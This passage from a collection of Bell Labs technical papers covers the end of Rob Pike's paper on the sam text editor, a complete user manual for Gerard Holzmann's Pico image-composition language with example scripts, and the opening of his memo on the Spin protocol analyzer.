Only two low-level primitives are needed for incremental update: *bitblt*, which copies rectangles of pixels, and *string* (which in turn calls *bitblt*), which draws a null-terminated character string in a `Bitmap`. A `Frame` contains a list of `Boxes`, each of which defines a horizontal strip of text in the window (see Figure 7). A `Box` has a character string `str`, and a `Rectangle rect` that defines the location of the strip in the window. (The text in `str` is stored in the `Box` separately from the `Rasp` associated with the window's file, so `Boxes` are self-contained.) The invariant is that the image of the `Box` can be reproduced by calling `string` with argument `str` to draw the string in `rect`, and the resulting picture fits perfectly within `rect`. In other words, the `Boxes` define the tiling of the window. The tiling may be complicated by long lines of text, which are folded onto the next line. Some editors use horizontal scrolling to avoid this complication, but to be comfortable this technique requires that lines not be *too* long; *sam* has no such restriction. Also, and perhaps more importantly, UNIX programs and terminals traditionally fold long lines to make their contents fully visible.

Two special kinds of `Boxes` contain a single character: either a newline or a tab. Newlines and tabs are white space. A newline `Box` always extends to the right edge of the window, forcing the following `Box` to the next line. The width of a tab depends on where it is located: it forces the next `Box` to begin at a tab location. Tabs also have a minimum width equivalent to a blank (blanks are drawn by `string` and are not treated specially); newlines have a minimum width of zero.



Figure 7. A line of text showing its `Boxes`. *The first two blank* `Boxes` *contain tabs; the last contains a newline. Spaces are handled as ordinary characters.*

The update algorithms always use the `Bitmap` image of the text (either the display or cache `Bitmap`); they never examine the characters within a `Box` except when the `Box` needs to be split in two. Before a change, the window consists of a tiling of `Boxes`; after the change the window is tiled differently. The update algorithms rearrange the tiles in place, without backup storage. The algorithms are not strictly optimal — for example, they can clear a pixel that is later going to be written upon — but they never move a tile that doesn't need to be moved, and they move each tile at most once. `Frinsert` on a Blit can absorb over a thousand characters a second if the strings being inserted are a few tens of characters long.

Consider `frdelete`. Its job is to delete a substring from a `Frame` and restore the image of the `Frame`. The image of a substring has a peculiar shape (see Figure 2) comprising possibly a partial line, zero or more full lines, and possibly a final partial line. For reference, call this the *Z-shape*. `Frdelete` begins by splitting, if necessary, the `Boxes` containing the ends of the substring so the substring begins and ends on `Box` boundaries. Because the substring is being deleted, its image is not needed, so the Z-shape is then cleared. Then, tiles (that is, the images of `Boxes`) are copied, using `bitblt`, from immediately after the Z-shape to the beginning of the Z-shape, resulting in a new Z-shape. (`Boxes` whose contents would span two lines in the new position must first be split.)

Copying the remainder of the `Frame` tile by tile this way will clearly accomplish the deletion but eventually, typically when the copying algorithm encounters a tab or newline, the old and new `x` coordinates of the tile to be copied are the same. This correspondence implies that the Z-shape has its beginning and ending edges aligned vertically, and a sequence of at most two *bitblt*s can be used to copy the remaining tiles. The last step is to clear out the resulting empty space at the bottom of the window; the number of lines to be cleared is the number of complete lines in the Z-shape closed by the final *bitblt*s. The final step is to merge horizontally adjacent `Boxes` of plain text. The complete source to `frdelete` is less than 100 lines of C.

`frinsert` is more complicated because it must do four passes: one to construct the `Box` list for the inserted string, one to reconnoitre, one to copy (in opposite order to `frdelete`) the `Boxes` to make the hole for the new text, and finally one to copy the new text into place. Overall, though, `frinsert` has a similar flavor to `frdelete`, and needn't be described further. `Frinsert` and its subsidiary routines comprise 211 lines of C.

The terminal source code is 3024 lines of C, and the host source is 5797 lines.

4. Discussion

4.1. History

The immediate ancestor of *sam* was the original text editor for the Blit, called *jim*. *Sam* inherited *jim*'s two-process structure and mouse language almost unchanged, but *jim* suffered from several drawbacks that were addressed in the design of *sam*. The most important of these was the lack of a command language. Although *jim* was easy to use for simple editing, it provided no direct help with large or repetitive editing tasks. Instead, it provided a command to pass selected text through a shell pipeline, but this was no more satisfactory than could be expected of a stopgap measure.

Jim was written primarily as a vehicle for experimenting with a mouse-based interface to text, and the experiment was successful. *Jim* had some spin-offs: *mux*, the second window system for the Blit, is essentially a multiplexed version of the terminal part of *jim*; and the debugger *pi*'s user interface [1] was closely modeled on *jim*'s. But after a couple of years, *jim* had become difficult to maintain and limiting to use, and its replacement was overdue.

I began the design of *sam* by asking *jim* customers what they wanted. This was probably a mistake; the answers were essentially a list of features to be found in other editors, which did not provide any of the guiding principles I was seeking. For instance, one common request was for a ''global substitute,'' but no one suggested how to provide it within a cut-and-paste editor. I was looking for a scheme that would support such specialized features comfortably in the context of some general com-

mand language. Ideas were not forthcoming, though, particularly given my insistence on removing all limits on file sizes, line lengths and so on. Even worse, I recognized that, since the mouse could easily indicate a region of the screen that was not an integral number of lines, the command language would best forget about newlines altogether, and that meant the command language had to treat the file as a single string, not an array of lines.

Eventually, I decided that thinking was not getting me very far and it was time to try building. I knew that the terminal part could be built easily — that part of *jim* behaved acceptably well — and that most of the hard work was going to be in the host part: the file interface, command interpreter and so on. Moreover, I had some ideas about how the architecture of *jim* could be improved without destroying its basic structure, which I liked in principle but which hadn't worked out as well as I had hoped. So I began by designing the file data structure, starting with the way *jim* worked — comparable to a single structure merging `Disc` and `Buffer`, which I split to make the cache more general — and thinking about how global substitute could be implemented. The answer was clearly that it had to be done in two passes, and the transcript-oriented implementation fell out naturally.

Sam was written bottom-up, starting from the data structures and algorithms for manipulating text, through the command language and up to the code for maintaining the display. In retrospect, it turned out well, but this implementation method is not recommended in general. There were several times when I had a large body of interesting code assembled and no clue how to proceed with it. The command language, in particular, took almost a year to figure out, but can be implemented (given what was there at the beginning of that year) in a day or two. Similarly, inventing the `Rasp` data structure delayed the connection of the host and terminal pieces by another few months. *Sam* took about two years to write, although only about four months were spent actually working on it.

Part of the design process was unusual: the subset of the protocol that maintains the `Rasp` was simulated, debugged and verified by an automatic protocol analyzer [7], and was bug-free from the start. The rest of the protocol, concerned mostly with keeping menus up to date, was unfortunately too unwieldy for such analysis, and was debugged by more traditional methods, primarily by logging in a file all messages in and out of the host.

4.2. Reflections

Sam is essentially the only interactive editor used by the sixty or so members of the computing science research center in which I work. The same could not be said of *jim*; the lack of a command language kept some people from adopting it. The union of a user interface as comfortable as *jim*'s with a command language as powerful as `ed`'s† is essential to *sam*'s success. When *sam* was first made available to the *jim* community, almost everyone switched to it within two or three days. In the months that followed, even people who had never adopted *jim* started using *sam* exclusively.

To be honest, *ed* still gets occasional use, but usually when something quick needs to be done and the overhead of downloading the terminal part of *sam* isn't worth the trouble. Also, as a 'line' editor, `sam -d` is a bit odd; when using a good old ASCII terminal, it's comforting to have a true line editor. But it is fair to say that *sam*'s command language has displaced *ed*'s for most of the complicated editing that has kept line editors (that is, command-driven editors) with us.

Sam's command language is even fancier than *ed*'s, and most *sam* customers don't come near to using all its capabilities. Does it need to be so sophisticated? I think the answer is yes, for two reasons.

First, the *model* for *sam*'s command language is really relatively simple, and certainly simpler than that of *ed*. For instance, there is only one kind of textual loop in *sam* — the `x` command — while *ed* has three (the `g` command, the global flag on substitutions, and the implicit loop over lines in multi-line substitutions). Also, *ed*'s substitute command is necessary to make changes within lines, but in *sam* the `s` command is more of a familiar convenience than a necessity; `c` and `t` can do all the work.

Second, given a community that expects an editor to be about as powerful as *ed*, it's hard to see how *sam* could really be much simpler and still satisfy that expectation. People want to do ''global substitutes,'' and most are content to have the recipe for that and a few other fancy changes. The sophistication of the command language is really just a veneer over a design that makes it possible to do global substitutes in a screen editor. Some people will always want something more, however, and it's gratifying to be able to provide it. The real power

† The people who criticize *ed* as an interactive program often forget that it and its close relative *sed* [10] still thrive as programmable editors. The strength of these programs is independent of their convenience for interactive editing.

of *sam*'s command language comes from composability of the operators, which is by nature orthogonal to the underlying model. In other words, *sam* is not itself complex, but it makes complex things possible. If you don't want to do anything complex, you can ignore the complexity altogether, and many people do so.

Sometimes I am asked the opposite question: why didn't I just make *sam* a real programmable editor, with macros and variables and so on? The main reason is a matter of taste: I like the editor to be the same every time I use it. There is one technical reason, though: programmability in editors is largely a workaround for insufficient interactivity. Programmable editors are used to make particular, usually short-term, things easy to do, such as by providing shorthands for common actions. If things are generally easy to do in the first place, shorthands are not as helpful. *Sam* makes common editing operations very easy, and the solutions to complex editing problems seem commensurate with the problems themselves. Also, the ability to edit the *sam* window makes it easy to repeat commands — it only takes a mouse button click to execute a command again.

4.3. Pros and cons

Sam has several other good points, and its share of problems. Among the good things is the idea of structural regular expressions, whose usefulness has only begun to be explored. They were arrived at serendipitously when I attempted to distill the essence of *ed*'s way of doing global substitution and recognized that the looping command in *ed* was implicitly imposing a structure (an array of lines) on the file.

Another of *sam*'s good things is its undo capability. I had never before used an editor with a true undo, but I would never go back now. Undo *must* be done well, but if it is, it can be relied on. For example, it's safe to experiment if you're not sure how to write some intricate command, because if you make a mistake, it can be fixed simply and reliably. I learned two things about undo from writing *sam*: first, it's easy to provide if you design it in from the beginning, and second, it's necessary, particularly if the system has some subtle properties that may be unfamiliar or error-prone for users.

Sam's lack of internal limits and sizes is a virtue. Because it avoids all fixed-size tables and data structures, *sam* is able to make global changes to files that some of our other tools cannot even read. Moreover, the design keeps the performance linear when doing such operations, although I must admit *sam* does get slow when editing a huge file.

Now, the problems. Externally, the most obvious is that it is poorly integrated into the surrounding window system. By design, the user interface in *sam* feels almost identical to that of *mux*, but a thick wall separates text in *sam* from the programs running in *mux*. For instance, the 'snarf buffer' in *sam* must be maintained separately from that in *mux*. This is regrettable, but probably necessary given the unusual configuration of the system, with a programmable terminal on the far end of an RS-232 link.

Sam is reliable; otherwise, people wouldn't use it. But it was written over such a long time, and has so many new (to me) ideas in it, that I would like to see it done over again to clean up the code and remove many of the lingering problems in the implementation. The worst part is in the interconnection of the host and terminal parts, which might even be able to go away in a redesign for a more conventional window system. The program must be split in two to use the terminal effectively, but the low bandwidth of the connection forces the separation to occur in an inconvenient part of the design if performance is to be acceptable. A simple remote procedure call protocol driven by the host, emitting only graphics commands, would be easy to write but wouldn't have nearly the necessary responsiveness. On the other hand, if the terminal were in control and requested much simpler file services from the host, regular expression searches would require that the terminal read the entire file over its RS-232 link, which would be unreasonably slow. A compromise in which either end can take control is necessary. In retrospect, the communications protocol should have been designed and verified formally, although I do not know of any tool that can adequately relate the protocol to its implementation.

Not all of *sam*'s users are comfortable with its command language, and few are adept. Some (venerable) people use a sort of *ed* subset'' of *sam*'s command language, and even ask why *sam*'s command language is not exactly *ed*'s. (The reason, of course, is that *sam*'s model for text does not include newlines, which are central to *ed*. Making the text an array of newlines to the command language would be too much of a break from the seamless model provided by the mouse. Some editors, such as *vi*, are willing to make this break, though.) The difficulty is that *sam*'s syntax is so close to *ed*'s that people believe it *should* be the same. I thought,

with some justification in hindsight, that making *sam* similar to *ed* would make it easier to learn and to accept. But I may have overstepped and raised the users' expectations too much. It's hard to decide which way to resolve this problem.

Finally, there is a tradeoff in *sam* that was decided by the environment in which it runs: *sam* is a multi-file editor, although in a different system there might instead be multiple single-file editors. The decision was made primarily because starting a new program in a Blit is time-consuming. If the choice could be made freely, however, I would still choose the multi-file architecture, because it allows groups of files to be handled as a unit; the usefulness of the multi-file commands is incontrovertible. It is delightful to have the source to an entire program available at your fingertips.

5. Acknowledgements

Tom Cargill suggested the idea behind the `Rasp` data structure. Norman Wilson and Ken Thompson influenced the command language. This paper was improved by comments from Al Aho, Jon Bentley, Chris Fraser, Gerard Holzmann, Brian Kernighan, Ted Kowalski, Doug McIlroy and Dennis Ritchie.

6. References

1. Cargill, T.A. The Feel of Pi. In *USENIX Winter Conference Proceedings*, USENIX Association, Denver, January, 1986, pp. 62-71.
2. Computer Science Division, University of California. *Unix Programmer's Manual, Virtual VAX-11 Version*. Berkeley, June, 1981.
3. Fraser, C.W. A generalized text editor. *CACM 23*, 3 (1980), 154-158.
4. Goldberg, A. *Smalltalk-80 The Interactive Programming Environment*. Addison-Wesley, 1984.
5. Guibas, L.J. and Stolfi, J. A language for bitmap manipulation. *ACM Trans. on Graph. 1*, 3 (1982), 191-214.
6. Gutknecht, J. Concepts of the text editor Lara. *CACM 28*, 9 (1985), 942-960.
7. Holzmann, G.J. Algorithms for Automated Protocol Validation. *AT&T Technical Journal 69*, 1 (Jan/Feb 1990). Special Issue on Protocol Testing, Specification, Verification.
8. Hume, A.G. and McIlroy, M.D., Eds. *Unix Programmer's Manual, Tenth Edition*. AT&T Bell Laboratories, Murray Hill, NJ 07974, September 1989.
9. Johnson, L. *MacWrite*. Apple Computer Inc., Cupertino, CA, 1983.
10. Kernighan, B.W. and Pike, R. *The UNIX Programming Environment*. Prentice-Hall, 1984.
11. Kernighan, B.W. and Ritchie, D.M. *The C Programming Language*. Prentice Hall, Englewood Cliffs, NJ, 1988. 2nd Edition.
12. Lampson, B. Bravo Manual. *Alto User's Handbook* (1979), 31-62.
13. *Unix Programmer's Manual*. Holt, Reinhart and Winston, 1983-84. 2 volumes. Also McIlroy, M.D. and Kernighan, B.W., Eds. *Unix Programmer's Manual, Seventh Edition*. Bell Laboratories, Murray Hill, NJ, January 1979. Republished by Holt, Reinhart and Winston.
14. Pike, R. Graphics in overlapping bitmap layers. *ACM Trans. on Graph. 2*, 2 (1983), 135-160.
15. Pike, R. Structural Regular Expressions. In *EUUG Spring Conference Proceedings, Helsinki*, EUUG, Buntingford, Herts, UK, 1987, pp. 21-28.
16. Pike, R. The Blit: A Multiplexed Graphics Terminal. *AT&T Bell Laboratories Technical Journal 63*, 8 (October 1984), 1607-1632.
17. Pike, R. The Text Editor `sam`. *Software Practice & Experience 17*, 11 (1982), 813-845.
18. Pike, R., Locanthi, B., and Reiser, J. Hardware/software trade-offs for bitmap graphics on the Blit. *Software Pract & Experience 15*, 2 (1985), 131-151.
19. Teitelman, W. A tour through Cedar. *IEEE Software 1*, 2 (1984), 44-73.
20. Thompson, K., Aho, A.V., Hopcroft, J.E., and Ullman, J.D. *The Design and Analysis of Computer Algorithms*. Vol. 11. Addison-Wesley, Reading, MA, 1974.
21. Waite, M. The cost of lexical analysis. *Software Practice & Experience 16*, 5 (1986), 473-488.



new[x,y+121-(6*r_polar(x,y))/9] = $gerard

Gerard Holzmann 

Pico — A Language For Composing Digital Images

Gerard J. Holzmann

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

Pico is a small expression language for picture compositions. It can be used either interactively with a display or stand alone as a picture file editor. The following *pico* script, for instance, turns an arbitrary digitized image stored in a file `in` upside down, rotates it by 90 degrees, and writes its negative into a file `out`:

```
$ pico
1: new = Z-$in[X-y,x]
2: w out
3: q
$
```

Numerous examples of *pico* transformations of pictures are included throughout this volume.

1. Black&White Images

The pictures that can be manipulated by *pico* are stored as regular files in the picture file format described in *picfile*(5). The picture editor is most conveniently used interactively with a Metheus frame buffer display. The result of picture transformations is then directly visible and can be used to correct or enhance the mistakes that one is bound to make.

New and Old

Assuming that you want to work interactively and have access to one of the Metheus frame buffers, e.g. on `pipe`, a session with *pico* can be started by typing

```
$ pico -mN
b&w, 512x512 pel, Metheus display
1:
```

where *N* is the device number of the frame buffer to be used. By default, *N* is zero and opens `/dev/om0`. Also by default the size of the workarea is 512x512 pixels. If you need to work with larger images, you can override the default by explicitly setting a different window width and height, for instance:

```
$ pico -m5 -w1024 -h1024
b&w, 1024x1024 pel, Metheus display
1:
```

The maximum size image that the Metheus frame buffer can display is 1280x1024 pixels.

The number followed by a colon in the example above is *pico*'s prompt for commands.

The result of the last edit operation (initially an all black image) is accessible under the predefined name `old`, and the destination of the image transformations is known as `new`. To quickly get a picture into the workbuffer, you can use the command `get` followed by the name of the file with the image.

```
1: get "pjw"
```

The most frequently used command in *pico* is `x`, short for `execute`. To make a black&white negative from the current picture the command would be:

```
2: x new=Z-old
```

where Z is a predefined constant with the value of maximum white (255). By default the transformation is applied to every pixel on the screen.

Assume we have two image files with portraits. We can open these files by using `get`, or we can specify them on the *pico* command line, as follows, using `/dev/om5`:

```
$ pico -m5 ./face/rob ./face/pjw
b&w, 512x512 pel, Metheus display
1:
```

We can create a new image, for instance, by averaging the two faces:

```
$ pico -m5 ./face/rob ./face/pjw
b&w, 512x512 pel, Metheus display
1: x new=($rob+$pjw)/2
2:
```

The transformation is written as an assignment of an expression to the destination `new`. Names preceded by a dollar sign refer to picture files, for instance as specified on the command line. A long name such as `./face/rob` can be abbreviated to its base name `rob` (the part following the last slash). Not all file names have to be provided on the command line though. We can also `append` a new file `doug`, without reading it, by typing:

```
2: a "doug"
```

The double quotes are necessary. They avoid confusion when, for instance, / symbols are part of the filename. We can check which files are currently open by typing `f`:

```
3: f
$0: old color   resident
$1: rob  b&w resident
$2: pjw  b&w resident
$3: doug b&w absent
```

The numbers in the first column serve as a shorthand for the file names. Typing `$1` therefore is equivalent to typing `$rob`. We will use both notations `$1` and `$rob` below. The first line `$0` is a shorthand for `old` and refers to the workarea (the screen in interactive usage).

We have a black and white image on the screen that is an average of the two files `rob` and `pjw`. To see `rob` separately we could type:

```
4: x new=$1
```

but that is hardly an inspiring procedure. Let's just take the left half or rob's face combined with the right half of peter's:

```
5: x new=(x<256)?$rob:$pjw
```

or to make a mirror image:

```
5: x new=(x<256)?$rob[x,y]:$rob[X-x,y]
```

The variable `x` used in the expression is predefined. Don't confuse it with the first `x` on the command line which identifies the type of command to be executed. The variable `x` gives the current x-coordinate of a pixel during transformations. Since in this case 512 pixels fit on one scan line, a pixel in the middle of the screen has an `x`-coordinate of 256. The maximum value of `x` is given by a predefined variable `X`. `X/2`, therefore, is a safer way to specify the middle of a scan line.

The expression above is a conditional of the form:

condition `?` *iftrue* `:` *iffalse*

For every screen position where the condition holds the *iftrue* part of the expression applies and everywhere else the *iffalse* part applies. Another predefined variable of this type is `y` (the y-coordinate of the destination). The maximum `y` value is called `Y`. Since `$0` refers to the screen we can turn the picture on the screen upside down by typing:

```
6: x new = $0[x, Y-y]
```

All pixels in the black&white picture are internally represented by a value in the range 0..255, where 0 means black and 255 means white. To reverse an image, therefore it would suffice to subtract the current value of each pixel from its maximum value 255, which is stored in constant `Z`. Getting very bold we can turn the picture on its side, and make it negative by saying:

```
8: x new = 255 - old[y,511-x]
```

or, slightly more abstract

```
9: x new = Z - old[y,Y-x]
```

Note that we swapped x and y to turn the picture on its side. Nothing can stop us now:

```
10: x new=(x<X/3)?$1:(x>X*2/3)?$2: ↵
        3*((x-X/3)*$2+(X*2/3-x)*$1)/X
```

fades `rob` slowly into `pjw`. (We have used ↵ to break the line into two pieces for lay-out purposes. When using *pico*, it should be typed as one complete line.) Actually this last transformation is easier to read as a little *pico* program. To see how this works, and what the defaults in the above expression are, the above expression could be typed as:

```
10: x {
        int L, R

        L = X/3; R = X*2/3

        for (y = 0; y < Y; y++)
        for (x = 0; x < X; x++)
        {       if (x < L)
                        new[x,y] = $1
                else if (x > R)
                        new[x,y] = $2
                else
                        new[x,y] = 3*((x-L)* ↵
                                $2+(R-x)*$1)/X
        }
}
```

There fewer defaults here, though an assignment to `new` is still interpreted as a parallel assignment to all three color channels in the picture. You can override also these defaults by making the program still more explicit, for instance by using the suffixes `red`, `grn`, and `blu` to access color channels separately: `new[x,y].red`, `new[x,y].grn`, and `new[x,y].blu`. To see the effect you need to set the workbuffer to color mode first with the command `color`. (You go back to the default black&white mode with the command `nocolor`).

All normal arithmetic operators from C are available. The ^ operator, for instance, makes an *exclusive or* of its operands. Thus,

```
11: x new=x^y^$rob
```

is a particularly striking effect, and

```
13: x new = $rob +(Z - $rob[x+2, y+2])
```

is an attempt to make a relief.

There is no range checking on explicit or implicit array indexing. The use of `x+2` in the last expression is therefore risky and is best protected with a conditional:

```
13: x new=$rob+(Z-(x<509 && y<509)? ↵
                $rob[x+2,y+2]:Z)
```

or more conveniently with the builtins `xclamp` and `yclamp`:

```
14: x new=$rob+(Z-$rob[xclamp(x+2), ↵
                yclamp(y+2)])
```

Another promising attempt to make a core dump would be to type something like

```
14: x new=$rob[x*y, x/y]
```

2. Color Images

A complete picture specifies pixel values for each of three separate color channels: red, green, and blue. When the editor is used in black&white mode only the red channel is used. When a black&white picture is converted to color mode, all three channels are made equal. The omission of a channel suffix to `old`, `new` or a file name is similarly interpreted to mean that a transformation expression will apply equally to all three color channels. By specifying an explicit suffix `red`, `grn`, or `blu`, however, we can write each channel separately. So:

```
14: color
15: x new.red=$rob
16: x new.grn=$rob
17: x new.blu=255-$rob
```

will write `rob` on the red and green channels, and its negative on the blue channel. If `rob` is a black&white picture then typing `$rob` is, of course, equivalent to typing `$rob.red`. We could also have combined the first two lines in a chain assignment:

```
18: x new.red=new.grn=$rob
```

We can also write a separate value to each channel by using `composites`. A color composite is written as a comma separated list of three values, enclosed in square brackets:

```
19: x new.rgb=[$rob,$rob,Z-$rob ]
```

The channels are addressed by the three fields of the composite in the order: [red, green, blue]. Omitting to specify a composite when an `rgb` destination is used typically results in only the red channel being written. As expected,

```
20: x new.rgb=[old.grn,old.blu,old.red ]
```

rotates the colors of the picture. And, of course, you can freely combine the color suffixes with array indexing: `$rob.blu` is just a shorthand for `$rob[x, y].blu` where the variables `x`, and `y` can be replaced by just any monstrous C-style expression.

3. The Color Maps

When working interactively, the color map in the Metheus frame buffer display can be set with one of the commands `cmap` (all channels), `cmap.red`, or`cmap.grn`, `cmap.blu`. The color map is a mapping table that can arbitrarily map pixel brightness values in the range 0..255 to other brightness values, within the same range 0..255. The update, however, only happens on the screen and is not stored when the image file is written. The variable `i` is used to index the color map. For instance:

```
21: x cmap = Z-i
```

will very quickly make a negative, and

```
22: x cmap = i
```

turns the picture back to normal. To fake color in a black and white image you can try:

```
23: x cmap.red = (i<=85)?i:0
24: x cmap.grn = (i>85 && i<170)?i:0
25: x cmap.blu = (i>=170)?i:0
```

Remember that changing the color map only changes the appearance of the picture on the screen, not its definition in memory.

4. Read, Write, and Windows

The `append` command, to add files to the list of dollar arguments was discussed before. Using the command `get` instead of `a` will also put the file into $0, that is on the screen. To save the current state of the display in a file, use:

```
26: w filename
```

A raw black&white picture file, without the picture file header, can be written by using `w -` instead of `w` (for instance when dumping a file to be processed by software uneducated in picture file headers). The size of the file written conforms to the current window size of the editor (see also below). To close a no longer used file and free up some memory for others, say:

```
27: d doug
```

or

```
27: d $1
```

giving the file's base name or its dollar number. To restrict the updates to a window on the screen you can set:

```
30: window 10 100 200 300
```

which makes a window with origin at (x,y) = (10,100), 200 pixels wide and 300 pixels deep. And, if you really want to exit *pico* you can type a control-D or resort to the `quit` command:

```
32: q
```

5. Programs

As shown in one of the examples above, it is possible to write small *pico* programs for the more difficult transformations that cannot be handled by the defaults. The control structure for the *pico* programs is again stolen from C.

A *pico* program starts with a left curly brace { followed by zero or more declarations of (long) integers or arrays. For instance,

```
33: x {
        int a, b; array ken[100]

        ...
```

Note carefully that the left curly brace turns off the default control flow over all the pixels in a picture; the control flow in a program must be specified explicitly. The above program fragment declares two local integers `a` and `b` which by default will be initialized to zero, and an array of 100 (long) integers named `ken`, also initialized to zeros. To initialize it to another value, use constants:

```
int a = 9
```

Statements can either be separated by newlines or by explicit semicolons. Here then is a list of valid types of statements:

lvalue `=` *expr*
`if (`*expr*`)` *stmnt*
`if (`*expr*`)` *stmnt* `else` *stmnt*
`for (`*expr*`;` *expr*`;` *expr*`)` *stmnt*
`while (`*expr*`)` *stmnt*
`do` *stmnt* `while (`*expr*`)`
label`:` *stmnt*
`goto label`
`{` *stmnt* `}`

An *lvalue* is an explicitly declared local variable or array element, one of the predefined variables `x`, or `y`, or a picture element. A picture element can again be a file name such as `$doug` with a default selection of the pixel inside it, `$doug[x,y]`, or it can be more elaborate as in `$doug[x/2, y<<1].red`. The destination of the transformation, is again referred to by the keyword `new`, but this time it needs an explicit array indexing. The equivalent of

```
34: x new=old[y,x]
```

to turn the picture on its side, can be written as a *pico* program:

```
35: x {
        for (y = 0; y < 512; y++)
        for (x = 0; x < 512; x++)
                new[x,y] = old[y,x]
}
```

Note that also the control flow must be explicit. Typing only

```
36: x { new[x,y] = old[y,x] }
```

would use the initial (zero) values of `x` and `y` and merely assign `new[0,0] = old[0,0]`.

6. Array Indexing and Control Flow Defaults

One more word about defaults. *Pico* tries to be smart about assigning types to values. When a single rvalue is needed and a color composite is

available and average of the color channels is the default, for instance:

```
oldbecomes
(old[x,y].red+old[x,y].grn+old[x,y].blu)/3.
```

If on the other hand a value is available and a composite is needed the value will be replicated into a fake composite. To override the defaults assignments can of course always be made more explicit. Normal cases should work as expected, for instance, by default:

```
new = old
```

truly means

```
new.red=old.red;
new.grn=old.grn;
new.blu=old.blu
```

7. Procedures

There is a facility in *pico* to declare named segments of code and use these as functions or procedures. As an example, the following command declares a procedure `doit` that makes a histogram of a window of pixels on the screen. It is equivalent to the sequence:

```
37: window a b w d
38: x { global array histog[256]; }
39: x histo[old]++
40: window 0 0 512 512
```

In a procedure this is written as:

```
37: def doit(a, b, w, d) {
        global array histog[256]

        for (y = a; y < a+w; y++)
        for (x = b; x < b+d; x++)
                histog[old[x,y]]++
}
```

The declaration prefix `global` extends the scope of an array so that it can be referred to in subsequent procedures, programs or expressions. We can now call the procedure and use the histogram to arbitrarily change the color map:

```
38: x { doit(0,0,512,512); }
39: x cmap = histog[i]%256
```

Or more usefully, to calculate and apply a simple histogram equalization:

```
40: x {
        int ave, i, j, R, L, Hint;
        global array eqlz[256]

        for (i = ave = 0; i < 256; i++)
                ave += histog[i];
        ave /= 256

        for (i = R = Hint = 0; i < 256; i++)
        {       L = R
                Hint += histog[i]
                while (Hint > ave)
                {       Hint -= ave
                        R++
                }
                j = (L+R)/2
                eqlz[i] = (j>255)?255:j
        }
}
41: x new=eqlz[old]
```

When *pico* starts up it reads a small set of library procedures by simulating an `r` command (see Table 1). These definitions are stored in the file `/usr/lib/pico/defines`. The builtins listed in Table 2 can be used in *pico* programs and *pico* procedures.

8. Non-Interactive Use of *Pico*

When *pico* is used without having access to a frame buffer all commands will still work. To check the result of executing commands it can be convenient to write what would have been the current screen image into a file with the `w` command and view it in another *mux*-window on the 5620 (or 630) terminal with a command like *flicks*. For instance, in one window the session can be:

```
$ pico rob pjw
1: nocolor
2: x new=($rob*$pjw)/255
3: w - junk
4:
```

While in another window the file is displayed with *flicks*, as follows:

```
$ flicks -em junk
```

9. See Also

More examples on how to use *pico*, and on its internal structure, can be found in:

1. Holzmann, G.J. *Beyond Photography - The Digital Darkroom*. Prentice-Hall, Englewood Cliffs, N.J., 1988. ISBN 0-13-074410-7.
2. Holzmann, G.J. Pico - a picture editor. *AT&T Technical Journal 66*, 2 (March/April 1987), 2-13.

COMMAND	
`a [x y w d] file`	append file with optional offset/dimensions
`d basename/$n`	delete file
`h file`	read header information from file(s)
`r file`	read (library) command file
`w [-] file`	write file or window with or without a header format: default = *pico* header, − means no header
`nocolor`	update & display only 1 channel
`color`	update & display all 3 channels
`window x y w d`	restrict workarea to this window
`get [x y w d] file`	read file contents into `old`
`get $n`	refresh `old` with an already opened file
`f`	show mounted files
`show [name]`	show symbol information (values)
`functions`	show functions
`def name { pprog }`	define a function
`x expr`	execute expr in default loop
`x { pprog }`	execute *pico* program
`q`	quit

File names containing nonalphanumeric characters (period, slash) must be enclosed in double quotes.

Table 1. Command Summary

`printf(string, args)`	recognizes only: `%d`, `%s`, `\n`, `\t`
`x_cart(radius, angle)`	convert radius and angle (degrees: 0..360) into x_coordinate
`y_cart(radius, angle)`	convert radius and angle (degrees: 0..360) into y_coordinate
`X_cart(r,a),Y_cart(r,a)`	same as [*xy*]*_cart*, but expects *angle* in centidegrees
`r_polar(x,y)`	convert *x,y* coordinate into radius
`a_polar(x,y)`	angle returned is in degrees: 0..360, acuuracy=± 2 degrees
`A_polar(x,y)`	angle returned is in centidegrees: 0..36000
`putframe(nr)`	dump window into the file `"frame.%6d"`, *nr*
`getframe(nr)`	read from the file `"frame.%6d"`, *nr*
`setcmap(i, r,g,b)`	write *i*th value in colormap
`getcmap(i, r,g,b)`	read *i*th value in colormap
`redcmap(i, z)`	
`grncmap(), blucmap()`	
`sin(angle), cos(angle)`	returns 0..10,000, *angle* in degrees : 0..360
`Sin(angle), Cos(angle)`	same but expects *angle* in centidegrees: 0..36000
`atan(x, y)`	arc-tangent of *y/x*, returns angle in degrees: 0..360
`exp(a)`	as advertised
`log(a),log10(a)`	returns 1024*result
`sqrt(a)`	integer square root of *a*
`pow(a,b)`	*a* to the power *b*
`rand()`	returns a random integer *r*: 0≤*r*<32768.

Table 2. Builtin Procedures

Spin — A Protocol Analyzer

Gerard J. Holzmann

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

Spin is a tool for analyzing the logical consistency of concurrent systems, specifically of data communication protocols. The system is described in a modeling language called PROMELA. The language allows for the dynamic creation of concurrent processes. Communication via message channels can be defined to be synchronous (i.e., rendez-vous), or asynchronous (i.e., buffered).

Given a model system specified in PROMELA, *spin* can either perform random simulations of the system's execution or it can generate a C program that performs a fast exhaustive validation of the system state space. During simulations and validations *spin* checks for the absence of deadlocks, unspecified receptions, and unexecutable code. The validator can also be used to verify the correctness of system invariants, and it can find non-progress execution cycles.

The validator is setup to be extremely fast and to use only a minimal amount of memory. The exhaustive validations performed by *spin* are conclusive, They establish with certainty whether or not a given behavior is error-free. Very large validation runs, that can ordinarily not be performed with automated techniques, can be done in *spin* with a novel ''bit state space'' technique. With this method the state space is collapsed to a single bit per system state stored, with minimal side-effects.

The first part of this memo gives an introduction to PROMELA, the second part discusses the usage of *spin*, and the third part contains a brief reference manual for PROMELA. In the appendix an example is used to illustrate the construction of a basic PROMELA model for *spin* validations.

1. Introduction to PROMELA

PROMELA is a validation modeling language. It provides a vehicle for making abstractions of protocols (or distributed systems in general) that suppress details that are unrelated to process interaction. The intended use of *spin* is to validate fractions of process behavior, that for one reason or another is considered suspect. The relevant behavior is modeled in PROMELA and validated. A complete validation is therefore typically performed in a series of steps, with the construction of increasingly detailed PROMELA models. Each model can be validated with *spin* under different types of assumptions about the environment (e.g., message loss, message duplications etc). Once the correctness of a model has been established with *spin*, that fact can be used in the construction and validation of all subsequent models.

PROMELA programs consist of *processes*, message *channels*, and *variables*. Processes are global objects. Message channels and variables can be declared either globally or locally within a process. Processes specify behavior; channels and global variables define the environment in which the processes run.

1.1. Executability

